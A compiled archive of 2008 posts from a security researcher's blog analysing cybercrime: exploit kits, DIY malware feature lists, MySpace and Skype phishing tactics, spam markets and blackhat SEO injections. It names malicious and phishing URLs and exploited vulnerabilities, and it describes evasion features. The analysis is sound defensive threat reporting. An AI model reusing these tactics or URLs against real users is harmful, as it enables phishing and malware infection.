web malware exploitation kits with all-in-one exploits set on a per OS, and software, not just browser basis, putting the [4]emphasis on client side vulnerabilities even better.

Related posts:

[5]The WebAttacker in Action

[6]Nuclear Malware Kit

[7]The Random JS Malware Exploitation Kit

[8]Metaphisher Malware Kit Spotted in the Wild

[9]The Black Sun Bot

[10]The Cyber Bot

[11]Google Hacking for MPacks, Zunkers and WebAttackers

[12]The IcePack Malware Kit in Action

[13]MPack and IcePack Localized to Chinese

1. <http://ddanchev.blogspot.com/2008/02/firepack-web-malware-exploitation-kit.html>
2. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>
3. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
4. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>
5. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>
6. <http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html>
7. <http://ddanchev.blogspot.com/2008/01/random-js-malware-exploitation-kit.html>
8. <http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html>
9. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html
10. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html
11. <http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html>

12. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>

13. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>

904



Web Site Defacement Groups Going Phishing (2008-04-28 08:23)

Following a recent post commenting on [1]changing phishing tactics, more evidence of web site defacement groups'

vertical integration in the underground market in respect to hosting phishing pages on the defaced hosts, is starting to emerge. Take for instance yet another currently live phishing page -

bamaangels.net/photogallery/content/Models/Brigitte/boa . The site is known to [2]has been defaced in the past, and it looks like it's been re-defaced again, this time hosting a single phishing page within, compared to the examples I provided in a previous post. The current

defacement located at -

bamaangels.net/photogallery/content/Models/Brigitte/deface .htm - reads :

" Defaced by Zeus ;) contacto: z3us @ live.com Saludos: Juan Pablo :D "

905



The fact that web site defacements groups are going into phishing, and as we've already seen numerous times, abusing

the access to the host to serve malware, with their malicious economies of scale type of automated defacement

approaches and web application vulnerabilities exploitation, this is only going to get worse. One thing's for sure -

phishers, spammers, malware authors, and now web site defacements groups are consolidating, or even if there

are exceptions, those exceptions are figuring out how to vertically integrate and build the capability to participate in multiple malicious activities simultaneously.

1. <http://ddanchev.blogspot.com/2008/04/phishing-tactics-evolving.html>

2. http://www.zone-h.org/component/option,com_mirrorwrp/Itemid,160/id,7081824/

906



DIY Exploit Embedding Tool - A Proprietary Release (2008-04-28 11:45)

Remember the [1]reprospective on DIY exploit embedding tools, those cybercrime 1.0 point'n'click exploits serving

generators? Despite that the cybercrime 2.0 has to do with malicious economies of scale, that is the use of web

malware exploitation kits compared to their 1.0 alternative, the DIY tools, such tools continue to be developed, like this proprietary one including sixteen exploits for the buyer to take advantage of, if she's willing to invest £100 (GBP) of course. Exploits listed :

- D-Link MPEG4 VAPGDecoder ActiveX*
- Macrovision Installshield ActiveX*
- MySpace Uploader ActiveX*
- Symantec BackupExec ActiveX*
- Yahoo! JukeBox ActiveX*
- Microsoft Works ActiveX (0day)*
- Microsoft Internet Explorer MS06-014 (MDAC)*
- Microsoft Internet Explorer MS07-009*
- Facebook Uploader ActiveX*
- Microsoft DirectSpeechSynthesis ActiveX*
- Realplayer ActiveX*
- WinZip FileView ActiveX*
- Yahoo Messenger Webcam ActiveX*
- Microsoft Internet Explorer MS06-013*
- Microsoft Internet Explorer MS07-004*
- Microsoft Internet Explorer MS07-055*



With the now commodity web malware exploitation kits and their modularity streamlining "innovation" in the field, such DIY tools are only a fad compared to malicious parties' interest in exploiting as many people as possible, without putting extra efforts in the process (malicious economies of scale). And with the [2]overall proliferation of client-side vulnerabilities, and the surprisingly [3]high success rate of exploiting outdated and already patched vulnerabilities on a large scale (Stormy Wormy), [4]ensuring your client-side applications are vulnerable to zero days only is highly recommended.

1. <http://ddanchev.blogspot.com/2007/09/diy-exploits-embedding-tools.html>

2. <http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html>

3. <http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html>

4. <http://psi.secunia.com/>

908



New DIY Malware in the Wild (2008-04-29 22:39)

Yet another do-it-yourself malware is getting pitched as one with [1]low detection rate due to its proprietary nature, following the logic that based on the fact that few people will have it, it would somehow remain undetected for a

longer period of time. The applied logic is however, excluding the possibility of used to recently purchased good

as a bargain to obtain or improve the chances of obtaining access to another good or a service in the face of access to a

closed for the public forum where exclusive tools and incidents are actively discussed.

How is a seller of yet another DIY malware going to differentiate her market proposition? Adding a service in

the form of managing and verifying the buyer's undetected binaries is slowly maturing into what 24/7 customer

support service is for most market propositions - a commodity and something that's often taken for granted. In the

case of this DIY malware, the author is aiming to differentiate the proposition by also offering the source code of

the malware, thus, embracing the open source mentality just like many other malware authors are, believing that

innovation will come on behalf of those adding extra features and fixing bugs within the malware - and they are sadly right about the innovation belief. Some features of this malware :

- Stealing an Uploading to a specific FTP (ICQ, FireFox, WinXP Keys, CD Keys)*

- HTTP Get Flooding*

- Syn Flooding and IP Spoofing*

- Process Hiding without Register Service*

- *Hides from any kind of Taskmanager : Windows Taskmanager, Security Taskmanager)*
- *Settings can be changed all time. (in running bots as well)*
- *Melting*

909



- *Mutexes Checking*
- *Anti VMware, Anti VPC, Anti Sandboxing, Anti Norman Sandbox*
- *Settings encrypted with RC-4*
- *Doesn't need .ocx*
- *Killing Windows Firewall*

It looks and sounds, as a novice malware coder integrating publicly obtainable malware modules, hoping to cash in.

Moreover, in regard to open source malware, questioning "Which is the latest version of the MPack web exploitation kit?" is slowly becoming pointless mainly because of the kits' open source nature, and besides localizing them to different languages, their effectiveness is also acting as the foundation for malware kits to come.

Related posts:

[2]DIY Exploit Embedding Tool - A Proprietary Release

[3]DIY Exploits Embedding Tools - a Retrospective

[4]DIY German Malware Dropper

[5]DIY Fake MSN Client Stealing Passwords

[6]A Malware Loader for Sale

[7]Yet Another Malware Cryptor In the Wild

[8]DIY Malware Droppers in the Wild

[9]More Malware Crypters for Sale

[10]A Multi-Feature Malware Crypter

1. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>

2. <http://ddanchev.blogspot.com/2008/04/diy-exploit-embedding-tool-proprietary.html>

3. <http://ddanchev.blogspot.com/2007/09/diy-exploits-embedding-tools.html>

4. <http://ddanchev.blogspot.com/2007/10/diy-german-malware-dropper.html>

5. <http://ddanchev.blogspot.com/2008/01/diy-fake-msn-client-stealing-passwords.html>

6. <http://ddanchev.blogspot.com/2007/05/malware-loader-for-sale.html>

7. <http://ddanchev.blogspot.com/2007/05/yet-another-malware-cryptor-in-wild.html>

8. <http://ddanchev.blogspot.com/2007/06/diy-malware-droppers-in-wild.html>

9. <http://ddanchev.blogspot.com/2007/07/more-malware-crypters-for-sale.html>

10. <http://ddanchev.blogspot.com/2007/07/multi-feature-malware-crypter.html>

911



Response Rate for an IM Malware Attack (2008-04-30 09:17)

Remember the [1]MSN Spamming Bot in action? Consider this screenshot not just as a real-example of IM spamming

in action, but also, pay attention to the response rate with the number of messages sent, and response in the form of new malware infected hosts joining an IRC channel. Keeping it Simple Stupid to directly spam the binary locations is

still surprisingly working, taking Stormy Wormy's last several campaigns, but with the recent spamming of live exploit URLs and malware using Google ads as redirector, for instance :

- google.com/pagead/clk?sa=l &ai=dhobOez &num=57486 &adurl=http:// mpharm.hr/video _233.php

- google.com/pagead/clk?sa=l &ai=YQdWjxe &num=81899 &adurl=http:// www.1-pltnicka.sk/lib _vid.ph p

- google.com/pagead/clk?sa=l &ai=MKRCVFW &adurl=// bestsslscripts.com/goog/online-casino-gambling.html

- google.com/pagead/clk?sa=l &ai=Hydrocodone &num=001 &adurl=http:// hydrocodone.7-site.info

the response rate for the campaign can change in a minute. Go through a related post on "[2]Statistics from a

Malware Embedded Attack" taking another perspective into consideration.

1. <http://ddanchev.blogspot.com/2007/05/msn-spamming-bot.html>

912

2. <http://ddanchev.blogspot.com/2008/02/statistics-from-malware-embedded-attack.html>

913



Fake Directory Listings Acquiring Traffic to Serve Malware (2008-04-30 10:17)

Malicious parties are known to deliver what the unsuspecting and unaware end user is searching for, by persistently

innovating at the infection vector level in order to serve malware or redirect to live exploit URLs in an internal

ecosystem that not even a search engine's crawlers would bother crawling. What's the trick in here? Using image files as bites to malware binaries, and acquiring traffic by generating fake directory indexes with hundreds of thousands

of popular or segment specific keywords in the filenames, while attempting to trick the impulsive leecher by forcing

a direct loading of anything malicious? Creative, at least according to someone who's released such a fake directory

listing, and is what looks like planning to come up with an automated approach for doing this.

Inside a non-malicious download.php file :

```
$file = "sexy.gif";
```

```
header("Content-type: application/force-download");
```

```
header("Content-Transfer-Encoding: Binary");
```

```
header("Content-Disposition: attachment;  
filename=\"\".basename( $file).\"\"");
```

```
readfile(" $file");
```

```
?>
```

914



Spammers, phishers, malware authors, and of course, black hat search engine optimizers, are known to have been

using technique for enforcing downloads, loading live exploit URLs, or plain simple redirection to a place where the

malicious magic happens.

A fake directory listing of images, where the images themselves load image files of the icon to make them-

selves look like images - trying saying this again, and consider this attack tactic as SEO 1.0, where the 2.0 stage has long embraced GUIs and all-in-one anti-doorway detection techniques for blackhat SEO-ers to take advantage of.

915



Detection Rates for Malware in the Wild (2008-04-30 11:58)

Yet another [1]Early Warning Security Event System has been made available to the public, earlier this month. [2]The

Malware Threat Center is currently generating automated tracking reports in the following sections :

- Most Aggressive Malware Attack Source and Filters*
- Most Effective Malware-Related Snort Signatures*
- Most Prolific BotNet Command and Control Servers and Filters*
- Most Observed Malware-Related DNS Names*
- Most Effective Antivirus Tools Against New Malware Binaries*
- Most Aggressively Spreading Malware Binaries*

916



I was particularly interested in the rankings in the "Most Effective Antivirus Tools Against New Malware Binaries"

section, especially its emphasis on malware that's currently in the wild. Furthermore, to prove my point, you can

see the top 10 list of Anti virus vendors as it were on the 20th, and the top 10 list of anti virus vendors as it were

yesterday? Can you find the differences? Grisoft, Avira, Secure Computing and Quick Heal remain on the same

positions, whereas the rest of the vendors are in a different rank, although on the 20th they were exposed to 1030

binaries only, and on the 29th to 1759.

So what? In respect to signatures based malware scanning, every vendor has its 15 minutes of fame, how-

ever, as [3]I pointed out two years ago :

" Avoid the signatures hype and start rethinking the concept of malware on demand, open source malware,

and the growing trend of malicious software to disable an anti virus scanner, or its ability to actually obtain the latest signatures available. "

What has changed?

The [4]DIY nature of malware building, the managed undetected binaries as a service

coming with the purchase of proprietary malware tools, the fact that [5]malware is tested against all the anti virus

vendors and the [6]most popular personal firewalls before it starts participating in a campaign, and is also getting

[7]benchmarked and optimized against the objectives set for its lifecycle. Moreover, with malware authors waging

tactical warfare on the vendors infrastructure by supplying more malware variants than then can timely analyze, this

tactical warfare on behalf of the malicious parties is only going to get more efficient.

1. <http://ddanchev.blogspot.com/2007/06/early-warning-security-event-systems.html>
2. <http://mtc.sri.com/>
3. <http://ddanchev.blogspot.com/2006/08/virus-outbreak-response-time.html>
4. <http://ddanchev.blogspot.com/2008/04/new-diy-malware-in-wild.html>
5. <http://ddanchev.blogspot.com/2008/04/quality-and-assurance-in-malware.html>

917

6. <http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html>
7. <http://ddanchev.blogspot.com/2006/09/benchmarking-and-optimising-malware.html>

918

2.5

May

919



**Testing Signature-based Antivirus Products Contest
(2008-05-02 08:16)**

This is [1]both interesting, yet irrelevant and outdated as well :

" The Race to Zero contest is being held during Defcon 16 at the Riviera Hotel in Las Vegas, 8-10 August 2008.

The event involves contestants being given a sample set of viruses and malware to modify and upload through the contest portal.

The portal passes the modified samples through a number of antivirus engines and determines if the sample is a known threat.

The first team or individual to pass their sample past all antivirus engines undetected wins that round. Each round increases in complexity as the contest progresses. "

[2]What are the reactions of security vendors, AVs [3]in particular? The [4]best remark - " Security vendors

began panning it immediately, saying it will simply help the bad guys learn some new tricks. "

The bad guys will learn new tricks from the good guys modifying binaries to prove that anti virus signature

scanning isn't working? There's no shortage of creativity and innovation on behalf of malware authors, and in

reality, the good guys are supposed to learn from the bad guys in the sense of the techniques, tools and tactics they



use to achieve such a high-level degree of now automated polymorphism. Moreover, the only thing the bad guys

can learn from the good guys are the techniques the good guys use to make the bad guys' living a pain, in fact obtain the tools and see their malware through the eyes of a good guy.

Moreover, as I've already pointed out in a previous post, [5]undetected malware or malware with the lowest

possible detection rate is no longer created, it's being generated thanks to :

"[6]DIY nature of malware building , the managed undetected binaries as a service coming with the purchase

of proprietary malware tools, the fact that [7]malware is tested against all the anti virus vendors and the [8]most

popular personal firewalls before it starts participating in a campaign, and is also getting [9]benchmarked and

optimized against the objectives set for its lifecycle. "

Nowadays, even a [10]script kiddies' favorite [11]Remote [12]Administration [13]Tool is empowered with such

advanced point'n'click DIY type of features such as anti-sandboxing and anti-reverse engineering, either through the

use of built-in such features, or outsourcing the process to someone who's excelling at the process. Undetected

malware isn't just coming as a product these days, it's also getting pitched as a managed service on a per obfuscated binary basis.

Thankfully, signature based malware scanning is slowly becoming just one of the many other alternative mal-

ware and behaviour detection approaches available within antivirus solutions these days, given the possibilities for

[14]artificially messing up the industry's count for malware variants.

1. <http://www.racetozero.net/index.html>

2.

http://www.pcworld.com/businesscenter/article/145148/security_vendors_slam_defcon_virus_contest.html

3. <http://www.zdnet.com.au/news/security/soa/Signature-based-antivirus-is-dead-get-over-it/0,130061744,33928>

[8527,00.htm](http://www.zdnet.com.au/news/security/soa/Signature-based-antivirus-is-dead-get-over-it/0,130061744,33928)

921

4.

<http://www.avertlabs.com/research/blog/index.php/2008/04/29/race-to-zero-what/>

5. <http://ddanchev.blogspot.com/2008/04/detection-rates-for-malware-in-wild.html>

6. <http://ddanchev.blogspot.com/2008/04/new-diy-malware-in-wild.html>

7. <http://ddanchev.blogspot.com/2008/04/quality-and-assurance-in-malware.html>

8. <http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html>
9. <http://ddanchev.blogspot.com/2006/09/benchmarking-and-optimising-malware.html>
10. <http://ddanchev.blogspot.com/2007/12/shark-malware-new-versions-coming.html>
11. <http://ddanchev.blogspot.com/2007/07/shark2-rat-or-malware.html>
12. <http://ddanchev.blogspot.com/2007/08/shark-2-diy-malware.html>
13. <http://ddanchev.blogspot.com/2007/08/rats-or-malware.html>
14. <http://blog.didierstevens.com/2008/04/29/pdf-let-me-count-the-ways/>

922



Segmenting and Localizing Spam Campaigns (2008-05-02 11:28)

One-to-many or one-to-one communication channel? That's the questions from a spammer's perspective. Given

that spammers have long embraced basic segmentation in their [1]harvested email databases, enforcing localization

in each of their multinational campaigns, thereby increasing the probability for a higher response, was a logical

trend to come, one that we're currently witnessing on a large scale. [2]Outsourcing the localization process by

using translation services on demand, for anything starting from phishing emails and spam, and going to malware

campaigns, is starting to accelerate, due to the fact that these parties now know about the email address than they

used to in the past.

A Chinese user will never receive a spam message in German, and exactly the opposite, as spammers are get-

ting more ROI conscious in everything they do, and therefore in the long term, the emphasis on the processing of

sending the spam, may in fact shift to [3]higher expectations from both masters with spammers requiring hosts

with clean IP reputations in the very same fashion spammers want email databases of emails that still haven't been

spammed - well at least by them.

And just like in any other market out there, the managed spamming appliance providers would inevitably ver-

atically integrate to start offering database filtering and [4]verification of delivery services. With so many malware infected hosts, [5]spamming is getting cheaper, given the increasing number of market participants each of them

consciously or subconsciously engaging in permanent penetration pricing to end up undercutting those positioning

spamming as a exclusive service. And when the process of sending, and providing huge lists of harvested emails is

already a commodity, the competitions is shifting to the quality of the campaign.

923

The attached screenshot represents a spamming provider's "inventory" of emails per country, and price for a number of [6]already harvested emails, clearly demonstrating that when competition increases even in the

underground market, the serious sellers start differentiating their propositions, taking spam in general a step beyond.

1. <http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html>
2. <http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html>
3. <http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html>
4. <http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample.html>
5. <http://radar.oreilly.com/archives/2007/01/spamonomics-101.html>
6. <http://ddanchev.blogspot.com/2007/01/inside-email-harvesters-configuration.html>

924



MySpace Hosting MySpace Phishing Profiles (2008-05-05 09:29)

The ongoing arms race between phishers and social networking sites, is a great example of how malicious parties continue to be a step ahead of the reactive response of those and many other web properties. The majority of phishing emails usually take advantage of typosquatting, or sub-domaining to the point where the URL is perfectly mimicking the only property's web application structure. There are however, these exceptions adapting to current security practices in place, and abusing them.

The [1]large scale myspace phishing attack that I assessed in November, 2007, was [2]particularly interesting to discuss because of [3]its internal spamming structure - a social networking account that's already been phished is used to disseminate the phishing urls to all of its friends, collecting accounting data and serving malware.

925



The phishing tactic that I'll assess in this post, demonstrates the adaptability of phishers whose efforts to adapt to MySpace's current security practices in place, have greatly improved their chances for tricking a large number of

visitors. How come? They are not using the natural profile.myspace.com.bogusdomain.info as usual, but are actually

using authentic MySpace phishing profiles, hosted at MySpace.com.

Key summary points :

- phishers are generating phishing profiles making it look like the visitor hasn't authenticated herself to view a

profile, and pushing the fake login form in front of the fake profile

- the phishing profiles are hosted at MySpace.com

- ignoring the profile's original layout, the fake login windows is pushed upon visiting a phishing profile in front of the profile

- from a social engineering perspective, given that the "action" is happening at MySpace.com, from spamming the phishing profile, to more users getting tricked given its not a secondary domain, that's an example of social

engineering going beyond the average typosquatting

- upon logging in reasonably thinking the user is at MySpace.com, the accounting data is forwarded to a phishing host located on a free web space provider

926

Let's demonstrate the technique by assessing a currently active phishing profile - myspace.com/ecslut which you can also see in the screenshot above. Once the accounting data gets submitted to the profile hosted at MySpace.com,

it redirects the output to myspace101.freeweb7.com/next.php , where a Google Analytics with id "UA-3234554-2"

collects metrics for the campaign, then its forwards to MySpace's main page.

A phishing campaign that's spamming millions of users with myspace101.freeweb7.com wouldn't really last

online long enough for someone to fall victim into the scam. But when phishers shift the tactic from phishing pages

relying on typo/cybersquatting to phishing profiles and start spamming with myspace.com/phishing_profile , success

rate is prone to sky rocket.

Related posts:

[4]Phishing Metamorphosis in 2007 - Trends and Developments

[5]Web Site Defacement Groups Going Phishing

[6]Phishing Tactics Evolving

[7]Phishing Emails Generating Botnet Scaling

[8]Phishers, Spammers, and Malware Authors Clearly Consolidating

[9]Phishing Pages for Every Bank are a Commodity

[10]RBN's Phishing Activities

[11]Inside a Botnet's Phishing Activities

[12]Large Scale MySpace Phishing Attack

[13]Update on the MySpace Phishing Campaign

[14]MySpace Phishers Now Targeting Facebook

[15]DIY Phishing Kits

[16]DIY Phishing Kit Goes 2.0

[17]PayPal and Ebay Phishing Domains

[18]Average Online Time for Phishing Sites

[19]The Phishing Ecosystem

[20]Assessing a Rock Phish Campaign

[21]Taking Down Phishing Sites - A Business Model?

[22]Take this Malicious Site Down - Processing Order..

[23]209 Host Locked

[24]209.1 Host Locked

[25]66.1 Host Locked

[26]Confirm Your Gullibility

[27]Phishers, Spammers and Malware Authors Clearly Consolidating

[28]The Economics of Phishing

1. <http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html>

2. <http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html>

3. <http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html>

4. <http://windowsecurity.com/articles/Phishing-Metamorphosis-2007-Trend-Developments.html>

5. <http://ddanchev.blogspot.com/2008/04/web-site-defacement-groups-going.html>
6. <http://ddanchev.blogspot.com/2008/04/phishing-tactics-evolving.html>
7. <http://ddanchev.blogspot.com/2008/04/phishing-emails-generating-botnet.html>

927

8. <http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html>
9. <http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html>
10. <http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html>
11. <http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html>
12. <http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html>
13. <http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html>
14. <http://ddanchev.blogspot.com/2008/01/myspace-phishers-now-targeting-facebook.html>
15. <http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html>
16. <http://ddanchev.blogspot.com/2007/09/diy-phishing-kit-goes-20.html>

17. <http://ddanchev.blogspot.com/2007/09/paypal-and-ebay-phishing-domains.html>
18. <http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html>
19. <http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html>
20. <http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html>
21. <http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html>
22. <http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html>
23. <http://ddanchev.blogspot.com/2007/09/209-host-locked.html>
24. <http://ddanchev.blogspot.com/2007/12/2091-host-locked.html>
25. <http://ddanchev.blogspot.com/2007/11/661-host-locked.html>
26. <http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html>
27. <http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html>
28. <http://ddanchev.blogspot.com/2007/08/economics-of-phishing.html>



Ethical Phishing to Evaluate Phishing Awareness (2008-05-06 23:26)

What is the most efficient and cost-effective way of both, measuring your employees awareness of phishing threats,

and building awareness of the threat simultaneously? By sending them ethical phishing emails to see which

department based on which social engineering campaign is more susceptible to phishing attacks, at least that's what

[1]PhishMe.com is all about :

" Effective, memorable, and secure user awareness testing and training is now available with just a few clicks.

Using PhishMe.com's built-in templates and WYSIWYG functionality, you can emulate real phishing attacks against

your employees within minutes. Focus your training efforts on the most susceptible employees by providing

immediate feedback to anyone that falls victim to these exercises. Phish your employees before hackers do! "

Once watching the [2]demo online, you'll get the feeling that it's actually a real phisher's web interface to

spamming out phishing emails, so I guess the bad guys can in fact learn from the good guys standardizing approach

and metrics mentality applied.

For the time being, [3]Rock Phish represents the most [4]efficiency centered phishing approach, with a single

IP hosting numerous domains, each of those hosting over ten different phishing campaigns on average each of these

with a dedicated cybersquatted subdomain. However, with the ongoing [5]commoditization of phishing pages, the

[6]localization and segmentation of phishing campaigns, the next logical development would be the public release of

a point'n' click web interface for managing real phishing campaigns.

929

Or perhaps a public leak, given that someone out there might have already come up with such an interface, without the sexy layout? And by the time there hasn't been a release or a leak, spamming tools would continue

getting adapted for phishing purposes, and log parsers would be a phisher's best friend in respect to evaluating the

success rate of a phishing campaign.

1. <http://phishme.com/>

2. <http://phishme.com/demo.html>

3. <http://ddanchev.blogspot.com/2007/09/209-host-locked.html>

4. <http://ddanchev.blogspot.com/2008/04/phishing-emails-generating-botnet.html>

5. <http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html>

6. <http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html>

930



Harvesting YouTube Usernames for Spamming (2008-05-07 08:50)

With a recently distributed database of several thousand YouTube user names, spammers continue trying to

demonstrate their interest in establishing as many contact points with potential receipts of their message, or even

malware given the harvested user names database ends up in someone else's hands.

Building such "hitlists" of end points to be spammed, or served malware, is setting up the foundations for the success of popular tools used for spamming video and social networking sites, efficiently, and with a very low degree of unsuccessful attempts to deliver the message. Moreover, these developments seem to indicate an emerging

trend of building databases that would later one be efficiently abused, starting from the [1]Thousands of IM Screen

Names in the Wild uncovered in October, 2007, and going to the [2]spamming of Skype users.

Direct applicability for spamming and malware campaigns, or a bargain for finalizing a deal, databases of any

kind are prone to be abused in principle, and it's malicious parties in general I'm refering to in this case.

931

1. <http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html>
2. <http://ddanchev.blogspot.com/2008/04/skype-spamming-tool-in-wild.html>

932



Blackhat SEO Campaign at The Millennium Challenge Corporation (2008-05-07 09:47)

Among the very latest victims of a successful blackhat SEO campaign that has managed to inject and locally host

1,370 pharmaceutical pages, is the Millennium Challenge Corporation (mcc.gov) - a United States Government

corporation designed to work with some of the poorest countries in the world.

The injected pages are loading remote images from what looks like a secondary compromised site, in this case

ttv-bit.nl which is a legitimate Dutch table tennis association. Compared to previous blackhat SEO campaigns that

I've assessed in the past taking advantage of redirection only, the layout of the embedded pages in this one is sticking the remotely loading images at the top of the page, and placing the original at the bottom.

The campaign's main URI is ttv-bit.nl/rr/c.php where a redirector is forwarding to canadiandiscountsmeds.com,

and these are some of the remotely loading images ttv-bit.nl/rr/s.JPG ; ttv-bit.nl/rr/l.JPG ; ttv-bit.nl/rr/c.JPG ;

ttv-bit.nl/rr/v.JPG

933



Moreover, as in the recent massive SEO poisoning attacks, the referrer is checked, and given that the campaign URL

is dedicated to mcc.gov only, only mcc.gov referrers are directed to the spam pages. These blackhat SEO incidents

targeting sites with high page ranks, are either the result of the automated process of searching for vulnerable such high page rank-ed sites, or direct abuse of purchased access to the already compromised hosts via web shells or web

backdoors.

Related posts:

[1]Massive IFRAME SEO Poisoning Attack Continuing

[2]Massive Blackhat SEO Targeting Blogspot

[3]The Invisible Blackhat SEO Campaign

[4]Attack of the SEO Bots on the .EDU Domain

[5]p0rn.gov - The Ongoing Blackhat SEO Operation

[6]The Continuing .Gov Blackat SEO Campaign

[7]The Continuing .Gov Blackhat SEO Campaign - Part Two

[8]Compromised Sites Serving Malware and Spam

1. <http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html>
2. <http://ddanchev.blogspot.com/2008/02/massive-blackhat-seo-targeting-blogspot.html>
3. <http://ddanchev.blogspot.com/2008/01/invisible-blackhat-seo-campaign.html>
4. <http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html>
5. <http://ddanchev.blogspot.com/2007/11/p0rngov-ongoing-blackhat-seo-operation.html>
6. <http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign.html>
7. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign_25.html
8. <http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html>

934



A Chinese DIY Multi-Feature Malware (2008-05-08 11:29)

What is the current state of the [1]Chinese IT Underground? Are its participants copycats who just [2]localize successful malware kits, and [3]port open source malware to web applications in between adding more features within? For

the past several years, and more recently with the [4]anti CNN attacking campaigns courtesy of Chinese hacktivists

and the average Internet users, the Chinese IT Underground has demonstrated its self-mobilization capabilities and mindset, which when combined with [5] basic principles of unrestricted warfare has the potential to outpace any other country's current cyber warfare capabilities - like it is for the time being from a realistic perspective.

935



In people's information warfare self-mobilization happens consciously, and the anti CNN campaigns perfectly demonstrate this, with an emphasis on how even the non-technical, but Internet bandwidth empowered Chinese user can consciously become a [6]part of a PuppetNet. And while it may also seem logical that the attacking crowds would already be using a well known set of DoS tools, the most recent case demonstrates their capabilities to code and release such DoS tools on demand. For instance, excluding a [7]popular in China DIY malware with [8]custom DDoS capabilities, the rest of the tools were released for this particular campaign.

Furthermore, in between the [9]average password stealers, and [10]DIY malware droppers, there are releases going beyond the average tools, which demonstrate a certain degree of creativity - like this one.

Key features :

- the GUI C &C's objective is to make it easier to control a large number of infected hosts with an interesting option to measure the bandwidth in order to properly allocate it for DDoS attacks
- has a built-in dropping capability for backdooring the already infected hosts through a web shell
- has a built-in dropping capability of several exploits onto the infected hosts in order to use the infected hosts as infection vectors, a malicious infrastructure on demand
- intranet and Internet port scanning

Scanners result : 13/31 (41.94 %)

Trojan.Flystudio.AI

File size : 660659 bytes

MD5 ...: d3bfb06d992b1274a69a479348f39c60

936



SHA1 ...: bc474a8bea0b4a2a4ad446abf6e3b978e1fa79c8

Using a DIY malware kit as a dropper of exploits onto infected hosts, who would later on be used as infection vectors to increase the botnet's population is a new approach applied by the Chinese underground. In comparrison, following

an underground's lifecycle, the Chinese one is still more features-centered compared to the Russian one for instance, where once features become a commodity, more emphasis is put into quality assurance and extending the lifecycle

of the malware by ensuring it remains undetected for as long as possible - the product concept vs the rootkit stage.

1. <http://ddanchev.blogspot.com/2007/12/inside-chinese-underground-economy.html>
2. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
3. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>
4. <http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html>
5. <http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html>
6. <http://dcs.ics.forth.gr/Activities/papers/2006.puppetnet.extended.pdf>
7. <http://asert.arbornetworks.com/2008/04/netbot-attacker-anti-cnn-tool/>
8. <http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html>
9. <http://ddanchev.blogspot.com/2007/09/diy-chinese-passwords-stealer.html>
10. <http://ddanchev.blogspot.com/2007/09/chinese-malware-downloader-in-wild.html>



Skype Phishing Pages Serving Exploits and Malware (2008-05-09 11:35)

"Please, don't update your account information", at least not on recently spammed phishing pages which will not only aim at obtaining your accounting data, but will also infect with you malware through exploiting MS06-014.

These phishing emails are a great example of blended threats, and while we're been witnessing the [1]ongoing

consolidation between phishers, spammers and malware authors for the last two years, this particular phishing

campaign looks like a lone gunman operation.

Original message : " Dear valued skype member: It has come to our attention that your skype account infor-

mations needs to be updated as part of our continuing commitment to protect your account and to reduce the

instance of fraud on our website. If you could please take 5-10 minutes out of your online experience and update

your personal records you will not run into any future problems with the online service. However, failure to update

your records will result in account suspension. Please update your records on or before May 11, 2008. you are

requested to update your account informations at the following link. To update your informations. "

Phishing

URL

:

alertskype.freehostia.com

,

which

is

then

forwarding

to

skypealert.ns8-

wistee.fr/Secure.skype.com/store/member/login.html/Login.aspx /index/Sky
